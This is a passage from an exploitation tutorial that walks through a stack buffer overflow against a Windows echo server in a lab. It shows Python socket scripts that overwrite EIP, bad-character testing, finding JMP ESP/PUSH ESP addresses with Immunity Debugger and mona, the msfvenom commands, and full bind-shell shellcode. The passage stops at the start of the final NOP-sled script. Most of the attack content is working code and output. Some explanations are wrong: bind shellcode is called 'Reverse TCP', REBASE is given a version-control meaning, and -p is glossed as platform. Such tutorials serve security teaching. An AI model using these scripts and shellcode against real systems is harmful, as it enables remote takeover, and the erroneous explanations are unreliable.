As seen in the above screenshot that, at First, we have added 1036 A's and after that we have added four B's and in the end we have added some C's in the input. Later on, we will replace B's with the some other memory address in the script and C will be replaced by our shell code.

Now, let's restart the debugger in windows machine and run the Python script again.


```
"\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xca\xcb\xcc\xcd\xce\xcf\xda\xdb\xdc\xdd\xde\xdf\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"
```



```
#!/usr/bin/python
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect = s.connect(("192.168.56.101", 9000))
badchars = (" \x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10"
"\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x22\x23\x24\x25\x26\x27"
"\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33"
"\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57"
"\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f"
"\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76"
"\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f"
"\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96"
"\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f"
"\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6"
"\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf"
"\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xda\xdb\xdc\xdd\xde\xdf"
"\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6"
"\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff")
buffer = "A"*1036 + "BBBB" + badchars + "C"*(3000-1036-len(badchars))
s.send(buffer)
s.close()
```

Figure 5.15

As can be seen in the above screenshot that we have appended the character list in the Python script. Now, after saving the Python script, restart the debugger and re-run the Python script.




Figure 5.16

Now, we can see in the above screenshot that program is again crashed and if we closely look into the memory dump, we can see that EIP is overwritten with 42424242 which is B(in hexadecimal) and after that we can see our character list. None of the characters are missing. So it confirms that our application allows all bad characters.

But most of the applications don't allow bad characters. Here in an example.

In the following example, some random numbers are there in the stack instead of our character list.




Figure 5.17

Therefore, it may be possible that our first character in the list might be the bad character. So, we remove the first character in the Python on Kali. We can see this in the screenshot given

Address	Hex dump	ASCII
0022F700	00 01 02 03 04 05 06 07	.@A@B@C@D@E@F@G
0022F708	08 09 0A 0B 0C 0D 0E 0F	H I J K L M N O P Q R S T U V W X Y Z [\] ^ _ `
0022F710	11 12 13 14 15 16 17 18	a b c d e f g h i j k l m n o p q r s t u v w x y z { } ~
0022F718	19 1A 1B 1C 1D 1E 1F 20	! " # \$ % & ' () * + , - . / : ; < = > ? @
0022F720	21 22 23 24 25 26 27 28	! " # \$ % & ' () * + , - . / : ; < = > ? @
0022F728	29 2A 2B 2C 2D 2E 2F 30	! " # \$ % & ' () * + , - . / : ; < = > ? @
0022F730	31 32 33 34 35 36 37 38	1 2 3 4 5 6 7 8 9 0 [\] ^ _ `
0022F738	39 3A 3B 3C 3D 3E 3F 40	! " # \$ % & ' () * + , - . / : ; < = > ? @
0022F740	41 42 43 44 45 46 47 48	A B C D E F G H I J K L M N O P Q R S T U V W X Y Z [\] ^ _ `
0022F748	49 4A 4B 4C 4D 4E 4F 50	I J K L M N O P Q R S T U V W X Y Z [\] ^ _ `
0022F750	51 52 53 54 55 56 57 58	Q R S T U V W X Y Z [\] ^ _ `
0022F758	59 5A 5B 5C 5D 5E 5F 60	Y Z [\] ^ _ `
0022F760	61 62 63 64 65 66 67 68	a b c d e f g h i j k l m n o p q r s t u v w x y z { } ~
0022F768	69 6A 6B 6C 6D 6E 6F 70	i j k l m n o p q r s t u v w x y z { } ~
0022F770	71 72 73 74 75 76 77 78	q r s t u v w x y z { } ~
0022F778	79 7A 7B 7C 7D 7E 7F 80	y z { } ~
0022F780	81 82 83 84 85 86 87 88	ü é à á â ã ä å ç è é ê ë ì í î ï ð ñ ò ó ô õ ö ÷ ø ù
0022F788	89 8A 8B 8C 8D 8E 8F 90	ë ê ì í î ï ð ñ ò ó ô õ ö ÷ ø ù
0022F790	91 92 93 94 95 96 97 98	æ œ ö ÷ ø ù
0022F798	99 9A 9B 9C 9D 9E 9F A0	ü é à á â ã ä å ç è é ê ë ì í î ï ð ñ ò ó ô õ ö ÷ ø ù
0022F7A0	A1 A2 A3 A4 A5 A6 A7 A8	ï ð ñ ò ó ô õ ö ÷ ø ù
0022F7A8	A9 AA AB AC AD AE AF B0	ï ð ñ ò ó ô õ ö ÷ ø ù
0022F7B0	B1 B2 B3 B4 B5 B6 B7 B8	ï ð ñ ò ó ô õ ö ÷ ø ù
0022F7B8	B9 BA BB BC BD BE BF C0	ï ð ñ ò ó ô õ ö ÷ ø ù
0022F7C0	C1 C2 C3 C4 C5 C6 C7 C8	ï ð ñ ò ó ô õ ö ÷ ø ù
0022F7C8	C9 CA CB CC CD CE CF D0	ï ð ñ ò ó ô õ ö ÷ ø ù
0022F7D0	D1 D2 D3 D4 D5 D6 D7 D8	ï ð ñ ò ó ô õ ö ÷ ø ù
0022F7D8	D9 DA DB DC DD DE DF E0	ï ð ñ ò ó ô õ ö ÷ ø ù
0022F7E0	E1 E2 E3 E4 E5 E6 E7 E8	ï ð ñ ò ó ô õ ö ÷ ø ù
0022F7E8	E9 EA EB EC ED EE EF F0	ï ð ñ ò ó ô õ ö ÷ ø ù
0022F7F0	F1 F2 F3 F4 F5 F6 F7 F8	ï ð ñ ò ó ô õ ö ÷ ø ù
0022F7F8	F9 FA FB FC FD FE FF 43	ï ð ñ ò ó ô õ ö ÷ ø ù C
0022F800	43 43 43 43 43 43 43 43	CCCCCCCC
0022F808	43 43 43 43 43 43 43 43	CCCCCCCC
0022F810	43 43 43 43 43 43 43 43	CCCCCCCC

Figure 5.19

It confirms us that we have only one bad character, which is “\x00” (NULL). In simple words, we can say, we cannot use “\x00” anywhere in the user input as it is identified as a bad character. Other most frequent bad characters are “\x0A” and “\x0D”.

As we have identified the bad character in the application now we will remove the character list from the Python script. After removing the character list our Python script will look like this.

```

Open [ ] echo.py
~/Desktop/saga

#!/usr/bin/python
import socket
s = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
connect = s.connect(("192.168.56.101",9000))
buffer = "A"* 1036+ "BBBB" + "C"*(3000-1036-4)
s.send(buffer)
s.close()

```

Figure 5.20

3. Control program Execution:

In this section, we will shift the program execution control to a different position, which could be the address where the shell code is stored in the memory by modifying the EIP value.

```

Registers (FPU)
EAX 00000000
ECX 750FC620 msvert.750FC620
EDX 00020100
EBX 00000001
ESP 0022F700 ASCII "CCCCCCCC"
EBP 41414141
ESI 002E10A8
EDI 00000043
EIP 42424242
C 0 ES 0023 32bit 0(FFFFFFFF)
P 1 CS 001B 32bit 0(FFFFFFFF)
A 0 SS 0023 32bit 0(FFFFFFFF)
Z 1 DS 0023 32bit 0(FFFFFFFF)
S 0 FS 003B 32bit 7FFDE000(FF
T 0 GS 0000 NULL
D 0
O 0 LastErr ERROR_SUCCESS (0
EFL 00010246 (NO,NB,E,BE,NS,PE
ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
FST 0000 Cond 3 2 1 0 E
FCW 037F Prec NEAR,64 Err 0 Mask
0022F6E8 41414141 AAAA
0022F6EC 41414141 AAAA
0022F6F0 41414141 AAAA
0022F6F4 41414141 AAAA
0022F6F8 41414141 AAAA
0022F6FC 42424242 BBBB
0022F700 43434343 CCCC
0022F704 43434343 CCCC
0022F708 43434343 CCCC
0022F70C 43434343 CCCC
0022F710 43434343 CCCC
0022F714 43434343 CCCC
0022F718 43434343 CCCC
0022F71C 43434343 CCCC
0022F720 43434343 CCCC
0022F724 43434343 CCCC

```

Figure 5.21

In the above screenshot, we see that, the address stored in the ESP (0022F700) is pointing to the inserted “C”s. Now we will put our shell code in place of “C”s.

As the EIP registers holds the address of next instruction to be executed, we need to put the address of “C”s i.e. ESP value in the EIP. As there is no bad character in our application, we can directly put the ESP value in place of EIP. This can be achieved simply by replacing the “B”s in the buffer with the ESP value.

Let’s write this address in the Python script in reverse order the address would be.

“\x00\xF7\x22\x00”.

(Note: Address given in reverse order because it’s a Little endian machine. Little Endian Machine means it Stores data little-end first. When looking at multiple bytes, the first byte is smallest.)

After replacing the address in place of “B”s, the python script looks as given below.

```

Open [icon] *echo.py
~/Desktop/saga

#!/usr/bin/python
import socket
s = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
connect = s.connect(("192.168.56.101",9000))
buffer = "A"* 1036+ "\x00\xF7\x22\x00" + "C"*(3000-1036-4)
s.send(buffer)
s.close()

```

Figure 5.22

Now save the Python script and run it. We can see our A's, JMP ESP address and C's in the stack. Everything is looking perfect right now as shown below.




Figure 5.23

We have already replaced the EIP value with the BBBB. Let's run the Python script again and we get following output on the screen of windows machine.

The case will be different if the application does not allow some bad characters. We can't simply replace the EIP value with the ESP one if the ESP value contains Bad characters like 00, 0a, 0d.

So, we will have to use some different approach to write the address.

Let's take another example where bad characters are there in ESP and we can't copy the address directly in the EIP.

Now, if we closely look into the Register section in the above screenshot we can see that ESP is the register name, which is holding the C's in the stack. So, imagine if BBBB contains the

address of an instruction in the memory, which is JMP ESP, so, what will happen is we would jump to that instruction and as it says JMP ESP, so, we will jump right back to the C's as ESP is holding the C's. So, this technique is called the JMP ESP technique. Later on, we will replace the C's with the Shell Code in the below of the article.

Let's implement this technique and find the JMP ESP instruction in the program. So restart the program in the debugger and Press ALT+E. It will open another screen and show DLL's which are being used in the program. We can see the same in the screenshot given below.




Figure 5.24

Now, open any DLL and search for the JMP ESP instruction that does not have the Null Byte in the address. In our case we will use "ntdll.dll," let's open it by clicking on it and we will see the following screen.




Figure 5.25

Press CTRL+F, the Find Command box will open. Now enter the "JMP ESP" in the search box and hit enter key. After that, we can see the following screen.



Figure 5.25

As we can see in the above screenshot, that JMP ESP instruction is highlighted and we can also see the corresponding address on the left hand side. This is the address with which we will have to replace the B's in the Python script. Let's write this address in the Python script in reverse order the address would be.

"\xed\x1e\x94\x7c"

Finding the JMP ESP address with Mona.py:

We can also use Mona.py -> a pluggin which can be embedded to Immunity debugger, helps in easily filtering the modules. We need to make sure the modules are having aslr=false and rebase = false.

ASLR: Address space layout randomization is a memory-protection process for operating systems (OSes) that guards against buffer-overflow attacks by randomizing the location where system executables are loaded into memory.

REBASE: Rebasing is the act of moving changesets to a different branch when using a revision control system, or, in some systems, by synchronizing a branch with the originating branch by merging all new changes in the latter to the former.

The modules command shows information about loaded modules. Without parameters, it will show all loaded modules.

For example: !mona find -type instr -s "jmp esp" -cm aslr=false,rebase=false

The mona script that we use for the exploits are:

!mona find -type instr -s "jmp esp" -cm aslr=false,rebase=false

If we don't get output for "jmp esp", we need to try for "push esp" and the command is

!mona find -type instr -s "push esp" -cm aslr=false,rebase=false

Following screenshot explains the use of mona.




Figure 5.26

After getting list of files, select one module.

[illegible]

Figure 5.27

Immunity Debugger - Echo-Server-Memcpy.exe - [CPU - main thread, module ntdll]

File View Debug Plugins ImmLib Options Window Help Jobs

l e m t w h c P k b z r ... s ?

76EC55D4	. 74 0F	JLE SHORT ntdll.76EC55E5	
76EC55D6	. 66:8BCA	MOV CX,DX	
76EC55D9	. 3BCA	CMP ECX,EDX	
76EC55DB	. ^7E C7	JLE SHORT ntdll.ExpInterlockedPopEntrySI	
76EC55DD	. 54	PUSH ESP	
76EC55DE	. E8 CD83FEFF	CALL ntdll.76EAD9B0	
76EC55E3	. ^EB BF	JMP SHORT ntdll.ExpInterlockedPopEntrySI	
76EC55E5	> 83C4 04	ADD ESP, 4	
76EC55E8	. 5D	POP EBP	
76EC55E9	. 5B	POP EBX	
76EC55EA	. C3	RETN	
76EC55EB	. 90	NOP	
76EC55EC	. 8F	DB 8F	
76EC55ED	. 04	DB 04	
76EC55EE	. 24	DB 24	CHAR 's'
76EC55EF	. 90	NOP	
76EC55F0	* 53	PUSH EBX	
76EC55F1	. 55	PUSH EBP	
76EC55F2	. 8BE9	MOV EBP,ECX	
76EC55F4	. 8BD8	MOV EBX,EDX	
76EC55F6	. 8B55 04	MOV EDX,DWORD PTR SS:[EBP+4]	
76EC55F9	. 8B45 00	MOV EAX,DWORD PTR SS:[EBP]	
76EC55FC	> 8903	MOV DWORD PTR DS:[EBX],EAX	
76EC55FE	. 8BCA	MOV ECX,EDX	
76EC5600	. 66:41	INC CX	
76EC5602	. F0:0FC74D 00	LOCK CMPSCHGB QWORD PTR SS:[EBP]	LOCK prefix
76EC5607	. ^75 F3	JNZ SHORT ntdll.76EC55FC	
76EC5609	. 5D	POP EBP	
76EC560A	. 5B	POP EBX	
76EC560B	. C3	RETN	
76EC560C	* 53	PUSH EBX	
76EC560D	. 55	PUSH EBP	

Address	Hex dump	ASCII
0041A6D4	54 00 00 00 60 05 00 00	T...+..
0041A6DC	60 28 40 00 9B 00 00 00	'(e....
0041A6E4	41 0E 08 87 02 43 0E 0C	A...C.A.
0041A6EC	86 03 41 0E 10 83 04 43	S...A...C

Figure 5.28

Look for "PUSH ESP"-> "\xDD\x55\xEC\x76" and get the address to replace the "B"s.

Creating Shell Code:

Shell codes: A shellcode is a small piece of code used as the payload in the exploitation of a software vulnerability. It is called "shellcode" because it typically starts a command shell from which the attacker can control the compromised machine, but any piece of code that performs a similar task can be called shellcode. Because the function of a payload is not limited to merely spawning a shell, some have suggested that the name shellcode is insufficient. However, attempts at replacing the term have not gained wide acceptance. Shellcode is commonly written in machine code.

Now, we generate the shell code with the help of msfvenom.

Msfvenom is a combination of Msfpayload and Msfencode, putting both of these tools into a single Framework instance. Note: msfvenom has replaced both msfpayload and msfencode as of June 8th, 2015.

The advantages of msfvenom are:

- One single tool
- Standardized command line options
- Increased speed

Msfvenom also gives us the flexibility to exclude the bad character. Following is command to generate the shell code.

If there is no bad character: (our case)

```
msfvenom -p windows/shell_bind_tcp -f c -a x86
```

If bad characters are there:

```
msfvenom -p windows/shell_bind_tcp -f c -a x86 -b "\x00"
```

{ In this command -b "\x00" is used, in which \x00 is the bad character, So if we find some different bad character we will have to give the list in the double quote. E.g. "\x00\x0A\x0B" }

After running the command, we can see that the shell code is successfully generated.

Here,

-p stands for the platform.

-f stands for the format.

-a stands for the architecture of the system.

-b stands for the bad characters that need to be encoded.

```
root@kali:~/Desktop/saga# msfvenom -p windows/shell_bind_tcp -f c -a x86
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 328 bytes
unsigned char buf[] =
"\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b\x50\x30"
"\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\xf0\xb7\x4a\x26\x31\xff"
"\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2\xf2\x52"
"\x57\x8b\x52\x10\x8b\x4a\x3c\x8b\x4c\x11\x78\xe3\x48\x01\xd1"
"\x51\x8b\x59\x20\x01\xd3\x8b\x49\x18\xe3\x3a\x49\x8b\x34\x8b"
"\x01\xd6\x31\xff\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf6\x03"
"\x7d\xf8\x3b\x7d\x24\x75\xe4\x58\x8b\x58\x24\x01\xd3\x66\x8b"
"\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44\x24"
"\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x5f\x5f\x5a\x8b\x12\xeb"
"\x8d\x5d\x68\x33\x32\x00\x00\x68\x77\x73\x32\x5f\x54\x68\x4c"
"\x77\x26\x07\xff\xd5\xb8\x90\x01\x00\x00\x29\xc4\x54\x50\x68"
"\x29\x80\x6b\x00\xff\xd5\x6a\x08\x59\x50\xe2\xfd\x40\x50\x40"
"\x50\x68\xe0\x0f\xdf\xe0\xff\xd5\x97\x68\x02\x00\x11\x5c\x89"
"\xe6\x6a\x10\x56\x57\x68\xc2\xdb\x37\x67\xff\xd5\x57\x68\xb7"
"\xe9\x38\xff\xff\xd5\x57\x68\x74\xec\x3b\xe1\xff\xd5\x57\x97"
"\x68\x75\x6e\x4d\x61\xff\xd5\x68\x63\x6d\x64\x00\x89\xe3\x57"
"\x57\x57\x31\xf6\x6a\x12\x59\x56\xe2\xfd\x66\xc7\x44\x24\x3c"
"\x01\x01\x8d\x44\x24\x10\xc6\x00\x44\x54\x50\x56\x56\x56\x46"
"\x56\x4e\x56\x56\x53\x56\x68\x79\xcc\x3f\x86\xff\xd5\x89\xe0"
"\x4e\x56\x46\xff\x30\x68\x08\x87\x1d\x60\xff\xd5\xbb\xf0\xb5"
"\xa2\x56\x68\xa6\x95\xbd\x9d\xff\xd5\x3c\x06\x7c\x0a\x80\xfb"
"\xe0\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x53\xff\xd5";
root@kali:~/Desktop/saga#
```

Figure 5.29

As can be seen in the above screen shot that our Reverse TCP shell code is generate. Now, before appending the shell code into the Python script we will have to add additional instruction into the Python script. The instruction that we are going to add into the script is called the NOP Sled.

Appending NOP Sled Instruction into the Python Script:

The meaning of NOP Sled is no operation it means when the NOP sled is encountered in the program the CPU do not perform any actions and pass the execution control to the next instruction. The NOP Sled is defined by "\x90".

So let's add 30 NOP Sled into the Python script before appending the shell code. After doing the changes the script will look like this.

```
#!/usr/bin/python
import socket
s = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
connect = s.connect(("192.168.56.101",9000))
